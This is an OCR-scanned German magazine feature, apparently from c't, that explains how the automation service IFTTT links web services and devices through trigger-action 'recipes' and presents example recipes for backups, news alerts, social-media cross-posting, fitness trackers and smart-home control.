Für die Nutzung des englischsprachigen Dienstes muss man sich mit seiner E-Mail-Adresse anmelden. Der Benutzer klickt – auf der Homepage oder in der App für Android oder iOS – in einem einfach zu bedienenden Editor aus einem Trigger (This) und einer auszuführenden Aktion (That) sogenannte Recipes zusammen, Rezepte. Ein solcher Trigger kann etwa sein, dass eine E-Mail bei Gmail im Posteingang eintrifft. Als Aktion kann IFTTT zum Beispiel den Betreff der E-Mail als Benachrichtigung auf dem Smartphone erscheinen lassen.

Den besonderen Reiz von IFTTT macht aus, dass es auf diese einfache Weise Dienste und Geräte aus den verschiedensten Bereichen steuern kann. Das Spektrum reicht von Office-Diensten (Google Calendar, Gmail) und Produktivitätstools (Evernote, OneNote) über Multimedia (Flickr, YouTube), Social Media (Facebook, Twitter, Tumblr) und Aktivitätstracker (Fitbit, Nike+) bis hin zu Smartphones (iOS, Android) und Smart Home (Nest, Philips Hue). Dienste und Geräte nennt IFTTT Channels. Derzeit gibt es mehr als 150 davon.

Damit IFTTT im Auftrag des Nutzers Aktionen in einem Channel ausführen kann, muss der Benutzer IFTTT den Zugriff auf den zugrundeliegenden Dienst genehmigen. IFTTT erhält dabei lediglich das Recht, auf Funktionen und Daten bei dem Dienst zuzugreifen, speichert aber nicht das Passwort.

Im IFTTT-Jargon nennt sich das „den Channel aktivieren“. Er muss IFTTT also vertrauen, dass es kein Schindluder mit seinen Daten treibt und auch seine eigenen Server gut gegen Angriffe abschottet. Denn ein Dienst, der auf so viele Accounts woanders Zugriff hat, ist auch ein lohnendes Ziel für Hacker. Bisher sind aber weder Datenschmu noch Sicherheitsprobleme bekannt geworden.


Für jeden Kanal stellt IFTTT individuelle Trigger und Aktionen bereit. Facebook-Trigger sind zum Beispiel „New status message by you“ und „New photo post by you“, Aktionen etwa „Create a status message“ oder „Create a link post“. Die Anzahl und Art der Trigger und Aktionen unterscheiden sich von Channel zu Channel. So gibt es insgesamt 10 Trigger und drei Aktionen im Facebook-Channel; es existieren aber auch Channels, die nur Trigger oder nur Aktionen bereitstellen. „Android Location“ etwa, also die Ortsauswertung von Android-Geräten, kann nur als Trigger in Aktion treten, „Philips hue“, also die gleichnamigen fernbedienbaren Leuchten, stellen naturgemäß nur Aktionen bereit.

Als einzige über das Wenn/dann-Grundprinzip hinausgehende Besonderheit stehen in einigen Trigger/Aktionen-Kombinationen Variablen zur Verfügung, mit denen sich Informatio-

IFTTT hat Sammlungen nützlicher Rezepte für die verschiedensten Anwendungsbereiche zusammengestellt.

Auf der IFTTT-Homepage legt man Rezepte an oder wählt ein fertiges aus.

© Copyright by Heise Zeitschriften Verlag



Die Channel-Übersicht zeigt, wie vielseitg IFTTT ist.

nen aus dem Trigger-Channel in den Aktions-Channel übernehmen lassen. IFTTT nennt diese Informationen auch Ingredients, Zutaten. Im bereits erwähnten Beispiel „Wenn eine neue Gmail-Mail eintrifft, benachrichtige mich auf dem Smartphone“ lassen sich unter anderem die Absenderadresse, der Betreff, das Empfangsdatum, der Mail-Body oder der Name des ersten Attachments in die Smartphone-Nachricht übernehmen.

IFTTT überprüft die Trigger nur alle 15 Minuten. Der Dienst eignet sich daher nicht für zeitkritische Aufgaben, etwa um bei Annäherung das Garagentor aufzumachen. Laut FAQ bearbeitet der Dienst „einige“ Rezepte schneller, gibt aber nicht näher an, welche. Unserer Erfahrung nach wirken sich Trigger auf dem Smartphone in aller Regel sehr kurzfristig aus. Man darf sich aber nicht darauf verlassen, dass IFTTT immer sofort auf neue Ereignisse reagiert.

Im Bereich „My Recipes“ der IFTTT-Website und der Smartphone-Apps verwaltet man seine Rezepte. Dort kann man ein Rezept deaktivieren, etwa wenn man in Urlaub ist und nicht von der eingangs erwähnten Gmail-Regel behelligt werden will. In „My Recipes“ kann man auch ein Rezept von Hand sofort auslösen – praktisch, um ein neues Rezept einmal auszuprobieren.

In der Rezeptverwaltung auf der Homepage lässt sich ebenfalls nachsehen, woran es liegt, wenn ein Rezept mal nicht so funktioniert, wie es soll. Zu jedem Rezept führt IFTTT dort eine Log-Datei, in der es die erfolgreiche Ausführung vermerkt, aber auch, wenn etwas schief gelaufen ist. Das sind meistens Timeout-Probleme, wenn der Server eines benutzten Dienstes zu langsam antwortet.

Sehr selten kommt es vor, dass IFTTT ein Rezept von sich aus abschaltet. Das passiert unserer Erfahrung nach in Fällen, in denen die Ausführung über einen längeren Zeitraum hinweg schiefläuft. Dann informiert es den Benutzer per Mail über die Abschaltung.

Rezepte-Marktplatz

Legt der Benutzer ein neues Rezept an, so steht es zunächst nur für ihn selbst zur Verfügung, ist also als „privat“ gekennzeichnet. Wer meint, dass es anderen IFTTT-Nutzern gute Dienste leisten könnte, gibt es für die Allgemeinheit frei. Dabei gibt IFTTT nur das Rezept-Gerüst weiter, also zum Beispiel „Screenshots bei Dropbox speichern“, aber keine persönlichen Zugangsdaten.


Das ist die Grundlage eines weiteren großen Vorteils von IFTTT: Man muss nicht jedes Rad neu erfinden, sondern kann auf einen Fundus Zigtausender Rezepte zurückgreifen. IFTTT erschließt die freigegebenen Rezepte sehr übersichtlich nach Channels, Beliebtheit und stellt auch Sammlungen für verschiedene Anwendungszwecke bereit. Einen Überblick über die Channels und eine Auswahl nützlicher Rezepte präsentiert der Artikel auf Seite 134.

Bei IFTTT ist viel im Fluss, immer mal wieder kommen neue Channels hinzu, und manchmal verschwinden Channels wieder. Auch kündigt IFTTT Premium-Accounts mit zusätzlichen Funktionen an. Wer auf dem Laufenden bleiben will, kann die Neuerungen im IFTTT-Blog verfolgen – oder sie sich über das entsprechende Rezept per E-Mail zusenden lassen.

IFTTT ist mit seiner Idee sehr früh gestartet und daher schnell zum bekanntesten Dienst seiner Art avanciert. Es gibt aber Alternativen, die einige Dinge anders machen. So kann IFTTT zum Beispiel von jedem verknüpften Dienst nur einen Account speichern. Das kann lästig werden, wenn man zum Beispiel mehrere Twitter-Accounts befüllen will.

Mit mehreren Accounts kommt zum Beispiel Zapier klar. Der Automatisierer ist auch einen Blick wert, wenn der Webdienst der Wahl nicht von IFTTT unterstützt wird. Allerdings ist Zapier nur in einer sehr eingeschränkten Basisversion kostenlos. Der Artikel ab Seite 140 stellt Zapier und eine Reihe weiterer Alternativen zu IFTTT näher vor. (jo@ct.de)

c't IFTTT-Homepage: ct.de/y9fx



Eine Auswahl der 10 Trigger und 6 Aktionen des Twitter-Channels. In der Regel stellen die Channels weniger Interaktionsmöglichkeiten bereit.

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Jo Bager, Herbert Braun, Sven Hansen

IFTTT-Kochbuch

Beispiele für den Einsatz von IFTTT

Von der Arbeitszeiterfassung und dem Backup wichtiger Dateien über Crossposting in verschiedene Social-Media-Kanäle bis hin zur intelligenten Heimsteuerung und dem Alarm bei besonders hohen Wellen am Lieblings-Surfspot – IFTTT kann die verschiedensten Aufgaben vereinfachen. Eine Auswahl praktischer Rezepte.

Wie vielseitig IFTTT ist, erschließt sich erst demjenigen, der in der Bedienoberfläche auf „Browse Recipes“ klickt. Auch wenn der Anbieter thematische Pakete schnürt und besonders nützliche Rezepte hervorhebt, verliert man dort schnell den Überblick. Wir stellen hier daher ein paar Dutzend Rezepte vor, die wir besonders praktisch finden und die die Bandbreite von IFTTT aufzeigen.

Zugegeben: Für viele der Aufgaben, die man mit IFTTT erledigen kann, gibt es andere Helferlein. So hat das Handy natürlich auch einen eigenen Wecker, so gibt es für viele Smart-Home-Geräte eigene Apps, die Geofencing beherrschen. Was IFTTT aber so sexy macht, ist, dass es viele verschiedene Dienste über einen sehr einfachen Mechnismus miteinander verbindet. Auf diese Weise lassen sich in Minuten unerwartete Brücken bauen.

Backup-Hub

Mit **Box**, **Dropbox**, **Google Drive** und **OneDrive** stehen gleich vier große Cloud-Speicherdienste als Channel bereit, in denen IFTTT Dateien automatisch speichern kann. Daher eignet sich der Dienst als Backup-Steuerzentrale für Sicherungsvorgänge aller Art. Entsprechend viele besonders populäre Rezepte drehen sich um das Thema Backup. So kann man IFTTT zum Beispiel jedes neue Foto, das man mit seinem **Android**- oder

© Copyright by Heise Zeitschriften Verlag

iOS-Gerät macht, in einem der Cloud-Dienste sichern lassen.

Auch bei **Twitter**, **Facebook** oder einem Blog bei **WordPress** oder **Tumblr**: Wer Bilder oder Texte ins Netz stellt, sollte ein Backup davon haben – man weiß nie, ob ein Admin über ein Kabel stolpert oder ein Kundendienstmitarbeiter einen AGB-Verstoß zu erkennen glaubt und ohne Vorwarnung das Profil löscht. Mac&i-Kollege Immo Junghärtchen zum Beispiel sichert alles, was er auf den verschiedensten Social-Media-Kanälen veröffentlicht, in Google Drive.

Es lässt sich sogar ein Backup von einem der Cloud-Speicherdienste zu einem anderen einrichten. So kann man IFTTT zum Beispiel anweisen, jede Datei, die man in einem bestimmten Ordner bei Dropbox ablegt, auch auf Google Drive zu speichern – oder bei Box oder OneDrive. In die Gegenrichtung funktioniert das Backup allerdings nicht: Box stellt ebenso wenig wie Google Drive und OneDrive Trigger bereit, kommt also nur als Ziel einer Speicheraktion in Frage.

Büroassistent

Eine sehr nützliche Funktion der Box-, Dropbox- und Google-Drive-Channels ist „Create a text file“. Damit kann man zum Beispiel alle oder bestimmte Gmail-Mails als Textdateien auf der Online-Festplatte sichern. In einem früheren Artikel haben wir außerdem gezeigt, wie man diese Funktion nutzt, um personalisierte und regelmäßig aktualisierte E-Mail-Signaturen zu generieren [1].

Box, Dropbox und Google Drive können auch per „Append to a text file“ einen vom Trigger-Kanal übernommenen Text an eine vorhandene Textdatei anhängen. Das macht sie zu einem universellen Log-Medium. Wer den **SMS**-Kanal auf dem Android-Smartphone zum Trigger macht, kann auf diese Weise zum Beispiel ein Archiv der versendeten SMS anlegen.

Noch komfortabler funktioniert das Loggen mit „Add row to spreadsheet“ im Google-Drive-Kanal. Damit legt man eine neue Zeile in einer Tabelle an. Das beliebteste Rezept „Backup my contacts to a Google Spreadsheet“, mit dem iOS-Nutzer ihre Kontakte in einer Tabelle bei Google Drive speichern, nutzt diese Funktion.

Außer seinem Speicherdienst hat Google auch seinen Mail-Dienst und seinen Kalender für IFTTT geöffnet – als einziger Anbieter. Der **Gmail**-Channel ermöglicht es, auf neu eintreffende Nachrichten oder neue Mail-Markierungen des Anwenders zu reagieren. So kann man zum Beispiel alle Attachments von Nachrichten, die der Nutzer als wichtig markiert, in der Dropbox speichern lassen. Auf der Aktionsseite versendet der Gmail-Kanal Nachrichten.

Es gibt zwar außerdem einen **Email-Channel**. Dieser öffnet aber nicht den Posteingang eines beliebigen E-Mail-Providers. Er dient vielmehr dazu, IFTTT eine Nachricht zu senden, um einen Trigger auszulösen, oder den Dienst eine Mail an den Benutzer als Reaktion auf einen Trigger versenden zu lassen. GMX oder Web.de lassen sich also nicht wie Gmail einbinden. Wer über neue Nachrichten auf einem anderen Kanal als Gmail informiert werden will, kann allenfalls über ein Redirect seiner Nachrichten zum Google-Dienst nachdenken. Beruflich sollte man das jedoch nicht unbedingt nutzen, weil das in praktisch jeder Firma ein Verstoß gegen Sicherheits- und Datenschutz-Richtlinien wäre.

To-do-Wächter

Der **Google-Calendar**-Channel bietet nur die drei Trigger „Any event starts“, „Event from search starts“ und „Any new event added“. Mit diesen Bausteinen kann man leider keine Regel bauen, die den Benutzer auf allen verfügbaren Kanälen rechtzeitig informiert, *bevor* ein Termin stattfindet. Als Aktion bietet er nur „Quick add event“.

Googles Kalender lässt sich mit den To-do-Diensten **Todoist** und **Toodledo** verknüpfen: Punkte auf der Zu-tun-Liste bei einem der Dienste lassen sich in Googles Kalender übernehmen oder umgekehrt. Man sollte nur nicht beide Richtungen gleichzeitig aktivieren, weil die beiden Dienste sich dann gegenseitig zumüllen. Todoist und Toodledo sind hierzulande zwar weniger populär als beispielsweise Wunderlist, doch die Integration in IFTTT ist ein gutes Argument fürs Ausprobieren.

Der kostenpflichtige Dienst **FollowUp** erzeugt aus Mails Aufgaben und Wiedervorlagen. Auch hier kann die Integration mit anderen IFTTT-Diensten zusätzlichen Nutzen hinzufügen – beispielsweise können durch einen Stern markierte Gmail-Nachrichten einen FollowUp-Reminder triggern oder eine To-doist-Aufgabe in einem bestimmten Verzeichnis löst eine Termin-Mail zu einem festgelegten Zeitpunkt aus.

Da IFTTT gut sozial gut vernetzt ist, eignet es sich, um Postings aus den verschiedensten Kanälen zu sichern.


Spaßvogel

Nicht alle IFTTT-Kanäle haben einen bierernsten Hintergrund. So gibt es einen eigenen Kanal für den Gaga-Messenger **Yo**. Mit dem **Surfline**-Channel können sich Wassersportler informieren lassen, wenn an ihrem Lieblingsspot in den nächsten Tagen mal wieder eine ordentliche Welle ansteht. Auch die animierten Gifs bei **Giphy** dienen wohl eher der Zerstreuung.

Für Weltraum-Fans bietet IFTTT einige spannende Rezepte, die auf dem **NASA**-Channel aufbauen. So können sie sich immer dann alarmieren lassen, wenn die internationale Raumfähre ISS über ihren Köpfen vorbeizieht. Die NASA publiziert auch ein tägliches Astronomiefoto, das man per IFTTT-Regel als Android-Wallpaper setzen lassen kann.


Überall-Alarmierer

Wer zu einem Thema immer auf dem Laufenden bleiben will, benutzt nicht selten einen RSS-Rea-



WordPress kann Twitter-Streams direkt übernehmen. Bei anderen Blogs ist ein Umweg über Tumblr und RSS nötig.

© Copyright by Heise Zeitschriften Verlag



Die Apps für Android und iOS erschließen das Mobilgerät nicht nur als Sensor, sondern ermöglichen es auch, die Rezepte zu verwalten, und zeigen ein Log der Rezepte-Ausführung.

der. Aber nicht alle Quellen sind gleich wichtig. Während man die News aus den meisten Quellen einfach so durchlaufen lassen kann, gibt es einige, bei denen man auf jeden Fall mitkriegen will, wenn sich etwas tut.

IFTTT stellt für die verschiedensten Nachrichten-bezogenen Dienste Trigger bereit, die sich für einen solchen Alarm nutzen lassen. Wer etwa **Feedly** als RSS-Aggregator einsetzt, kann sich informieren lassen, wenn in einer bestimmten, frei wählbaren Kategorie ein neuer News-Beitrag erscheint. **reddit** kann ebenfalls als Trigger fungieren, und zwar zum Beispiel immer, wenn in einem subreddit ein neuer Beitrag oder ein neuer „hot post" erscheint.

Benutzt man einen anderen oder keinen RSS-Reader, kann man einen Trigger des **Feed**-Channels nutzen, zum Beispiel „New feed item" oder „New feed item matches". Bei letzterem lässt sich sogar ein Schlüsselbegriff oder eine Mehr-Wort-Phrase vorgeben, die enthalten sein muss, damit der Trigger ausgelöst wird. So kann IFTTT zum Beispiel im RSS-Feed von Heise online gezielt nur auf diejenigen Beiträge abrichten, die den Begriff „NSA" enthalten. Operatoren, wie sie etwa in regulären Ausdrücken vorkommen, bietet IFTTT dagegen nicht; es vergleicht das angegebene Wort beziehungsweise die Phrase 1:1 mit den Posting im RSS-Feed.

Für ein paar Nachrichtenquellen benötigt man gar keinen RSS-Feed, weil IFTTT diese direkt unterstützt. Dazu zählen **Time**, die **New York Times**, **Entertainment Weekly**, **People.com**, **InStyle**, **BuzzFeed** und **ESPN**. Bei der New York Times etwa kann ein neuer Artikel oder ein neuer populärer Artikel in einer Rubrik IFTTT ein Rezept triggern. Praktisch für Leser, die nichts zu einem bestimmten Thema verpassen wollen: Auch „New article from search" lässt sich als Trigger nutzen. Software-Entwickler können sich über den **GitHub**-Channel über neue issues informieren lassen, die zu ihren Repositories eingereicht werden, sowie über neue Repositories von bestimmten Nutzern.

Für Börsenkurse betreibt IFTTT einen eigenen Channel: **stocks**. Trigger sind hier zum Beispiel „Price rises above" und „Price drops below". Der Kanal befindet sich nach Angaben von IFTTT im Beta-Stadium; es sollen zu den derzeit sechs Triggern noch weitere dazukommen. Die Daten für den stocks-Channel liefert das US-amerikanische Yahoo!Finance. Sie entsprechen den Kursen von US-Börsen wie Nasdaq und NYSE.

Hat man einen News-Trigger eingerichtet, kann man sich – jeweils mit eigenen Rezepten – auf allen Kanälen informieren lassen, auf denen man erreicht werden will: Zum Beispiel E-Mail (über den Gmail- oder den E-Mail-Kanal), eine Android- oder iOS-Benachrichtigung oder SMS.

Der **SMS**-Kanal unterstützt nach Angaben von IFTTT nicht alle Mobilfunkbetreiber außerhalb der USA. Mit E-Plus (Simyo) und T-Mobile hatten wir keine Probleme. Der Phone-Call-Channel, über den man sich sogar anrufen lassen könnte, ruft grundsätzlich nur US-Nummern an. Für ganz wichtige E-Mails kann man sich auch eine Alarmlampe einrichten, etwa mit den fernsteuerbaren Leuchten von Philips Hue: Liegt eine neue Mail vom Chef im Posteingang, geht das rote Licht an.

Auch diverse Messenger und Social Intranets stehen als Alarm-Kanal bereit, im einzelnen hierzulande weniger bekannte Anbieter wie **Campfire**, **GroupMe**, **Kato**, **Salesforce Chatter**, aber auch **Facebook Groups** und **Yammer** sowie das derzeit einen mittelschweren Hype erfahrende **Slack**. Allerdings fehlen Schwergewichte wie WhatsApp und Skype.

Manchmal hat man nicht die Zeit, Informationen sofort zu konsumieren. Dafür wurden Link-Kuratierer wie **Pocket**, **Reading-Pack** und **Instapaper** erfunden. Sie ermöglichen es, Links zu sammeln und mit anderen zu teilen. Instapaper kann die verlinkten Inhalte auch zum Offline-Lesen für die verschiedensten Medien aufbereiten.

Mit seinem **E-Mail-Digest**-Kanal bietet IFTTT einen eigenen einfachen Inhaltesammler. Damit kann der Benutzer zum Beispiel alle Schlagzeilen aus beliebten Feedly- und Time-Artikeln sammeln lassen und sich einmal täglich oder einmal pro Woche eine Zusammenfasung zumailen lassen.

Kreuz- und Quer-Poster

Galt vor einigen Jahren die eigene Website als Zentrum der persönlichen Internet-Aktivitäten, so finden die Diskussionen heute überwiegend in den diversen sozialen Medien statt. IFTTT kann dabei helfen, Inhalte breit zu streuen – sei es über das eigene Blog, über Twitter, über Facebook und viele andere Kanäle.

Wer WordPress oder ein gehostetes Blog von Blogger.com verwendet, kann seine Posts in externen Diensten sehr einfach wieder einfangen: Ein Tweet, ein Flickr-Foto, ein neuer SoundCloud-Track oder ein YouTube-

Anzeige

© Copyright by Heise Zeitschriften Verlag

Mit Smart-Home-Hardware schlägt IFTTT eine Brücke zwischen virtueller und wirklicher Welt.

Favorit werden mit einem simplen IFTTT-Rezept auch zu neuen Blogposts. Umgekehrt kann man auch die Social-Media-Freunde automatisch über jeden neuen Blogeintrag informieren.

Bei anderen Content-Management-Systemen geht es nicht so einfach. Viele können aus Newsfeeds im RSS- oder Atom-Format Blogposts erzeugen, aber leider spielt IFTTT da nicht mit – es liest Newsfeeds zwar ein, erzeugt jedoch keine. Wer also nicht gerade WordPress verwendet und trotzdem seine Tweets oder Instagram-Fotos auf der eigenen Website haben möchte, muss sich etwas einfallen lassen.

Eine Lösung wäre, auf einen IFTTT-Konkurrenten wie Zapier auszuweichen (siehe den folgenden Artikel) – doch ist das nicht unbedingt notwendig, nimmt man einen kleinen Umweg in Kauf: **Tumblr** beispielsweise bietet eine kostenlose, simple Blog-Plattform, die per Newsfeed zugänglich ist. IFTTT weist den Tumblr-Posts eine Kategorie zu, die im Feed erhalten bleibt, was den Import ins CMS erleichtert.

Der Tweet ist sowohl als formatierter Embed-Code als auch im Rohtext zugänglich. Leider lässt sich das angezeigte Datum (CreatedAt) anscheinend nicht lokalisieren. Ähnlich wie Tweets verarbeitet IFTTT beispielsweise auch Facebook-Posts, Beiträge zu einer Facebook-Seite oder Updates im LinkedIn-Profil.

Nicht alle sozialen Netzwerke sind so promisk wie Facebook, Twitter und **LinkedIn**. Das aus Deutschland stammende Xing spielt für das kalifornische IFTTT offenbar keine Rolle, und Google+ hat sich schon immer gegen den Zugriff von Drittanbieterdiensten gewehrt. Der Bookmark- und Bilderdienst Pinterest veröffentlicht die Streams seiner Nutzer immerhin auch per RSS. Damit ließen sich die Pinterest-Bilder speichern oder anderswo posten.

Interessant ist diese Option nicht zuletzt für Bilder, die Sie mit dem Smartphone schießen – Neuzugänge in Ihrem **Instagram**- oder **Flickr**-Account finden so ohne jedes Zutun den Weg auf ihren Rechner. Auch ein bei Facebook veröffentlichtes eigenes Foto lässt sich herausfischen, denn für Facebook kennt IFTTT zehn verschiedene Trigger, darunter „New photo post by you“, wahlweise auch nur mit einem bestimmten Hashtag oder im Umkreis eines festgelegten Ortes.

Kuratiergehilfe

Statt in Cloud-Speicherdiensten kann IFTTT Social-Media-Postings in **Evernote** als Notizen speichern, wo sie ebenfalls über verschiedene Geräte inklusive der lokalen Festplatte synchronisiert werden (letzteres nur für Bezahlkunden). Ein komplettes Backup scheint hier weniger sinnvoll als Kopien ausgewählter Beiträge. Das lässt sich mit einem Hashtag erreichen, der als Eingangsfilter dient, etwa #thema oder #ever.

Wer heute über interessante Websites stolpert, macht sich oft nicht mehr die Mühe, für sie ein Lesezeichen anzulegen, sondern wird sie eher den Freunden und Followern mitteilen. IFTTT kann solche Links einsammeln und archivieren – etwa bei den Social-Bookmark-Diensten **Delicious** und **Pinboard**. Auch per Twitter veröffentlichte Links kann IFTTT weiterreichen, wobei auch angehängte Bilder bei Twitter als Links gelten.

Der Kuratierungsdienst **Storify** eignet sich sowohl als Quelle als auch Ziel von IFTTT-Aktionen [2]. Newsfeed-Einträge, WordPress-Posts, Instagram-Bilder oder neue Social Bookmarks werden im „Storypad“ für die nächste Multimedia-Geschichte vorgemerkt – und nach der Veröffentlichung kopiert man sich das Storify in eine Evernote-Notiz und bewirbt es mit Twitter, Facebook oder Tumblr.

Eine Schwäche von IFTTT ist, dass auf jeden Trigger nur eine Aktion folgt. Wer beispielsweise seine Community auf allen Kanälen damit behelligen will, dass er auf **GitHub** ein neues Projekt gestartet hat, kann als Ausgabemedium **Buffer** hinterlegen. Dieses reicht die Inhalte wiederum nach einem zuvor festgelegten Zeitplan an Facebook, Twitter, LinkedIn, App.net und Google+-Seiten weiter; Letztere lassen sich mit IFTTT nicht direkt ansprechen.

Bewegungsmelder

Es gibt eine Reihe mobiler Sensoren für IFTTT. Allen voran sind das Smartphones mit Android

Anzeige

© Copyright by Heise Zeitschriften Verlag

und iOS. Mit iPhones kann IFTTT zum Beispiel über den Kanal iOS Location abhängig vom Ort Rezepte triggern. Damit lässt sich grundsätzlich zum Beispiel das Android-Smartphone stumm schalten, wenn man zur Arbeit kommt, oder ein Log der Arbeitszeiten führen.

In einem früheren Artikel haben wir eine ganze Reihe von Mobil-Rezepten für Android-Smartphones vorgestellt. Damals wie heute erwies sich der Kanal Android Location als zu unzuverlässig – ebenso wie die Wifi-Trigger von „Android Device“ [3].

Wer viel Sport treibt, misst seine Trainingswerte vielleicht mit einem Fitnesstracker. Während man über die Apps vieler gängiger Tracker bereits in bestimmten Social-Media-Kanäle mit seinen Erfolgen prahlen kann, steht einem via IFTTT die gesamte Bandbreite der unterstützten Dienste und Gerätschaften offen. So kann man zum Beispiel jeden Tag die mit dem **Fitbit**-Armband ermittelten zurückgelegten Schritte in einem Google-Spreadsheet festhalten. Neben Fitbit unterstützt IFTTT auch die Aktivitätstracker von **Misfit Shine**, **Nike+**, das **UP von Jawbone** sowie **Whistle** – einen Tracker für den Hund.

Hausmeister

Der Smart-Home-Markt zeichnet sich momentan vor allem durch fehlende Standards und Inkompatibilität einzelner Produktinseln aus. Dank IFTTT lassen sich die smarten Insellösungen im Haus zum sinnvollen Zusammenspiel bewegen, aber auch Brücken zwischen Web und Smart Home schlagen.

Per IFTTT lassen sich zwar längst nicht alle am Markt befindlichen Smart-Home-Lösungen steuern, dennoch hat der Dienst in allen relevanten Feldern zumindest einen Fuß in der Tür: Mit **Netatmo** wird eine beliebte Wetterstation unterstützt, Belkins **Wemo**-Komponenten erlauben das Schalten von beliebigen Verbrauchern daheim, Honeywells **Evohome** liefert eine fernsteuerbare Heizungssteuerung, **Nest** mit seinem Protect einen vernetzten Rauchmelder und **Philips Hue** ein vernetztes Lichtsystem.

Das in c’t 26/14 auf Seite 54 vorgestellte Evohome-System steuert per Funk vernetzte Heizkörperthermostate im ganzen Haus. Dabei kann der Benutzer im System Aktionen hinterlegen. Eine solche Aktion kann etwa das Herunterfahren aller Heizkörper im Haus sein. Sie lässt sich über die Schaltzentrale daheim, per App oder per API aktivieren – also auch per IFTTT. So kann man zum Beispiel mit dem Weather-Kanal als Trigger eine Regel erstellen, die bei einem Anstieg der Außentemperatur auf 18 Grad Celsius alle Heizkörper automatisch herunterfährt.

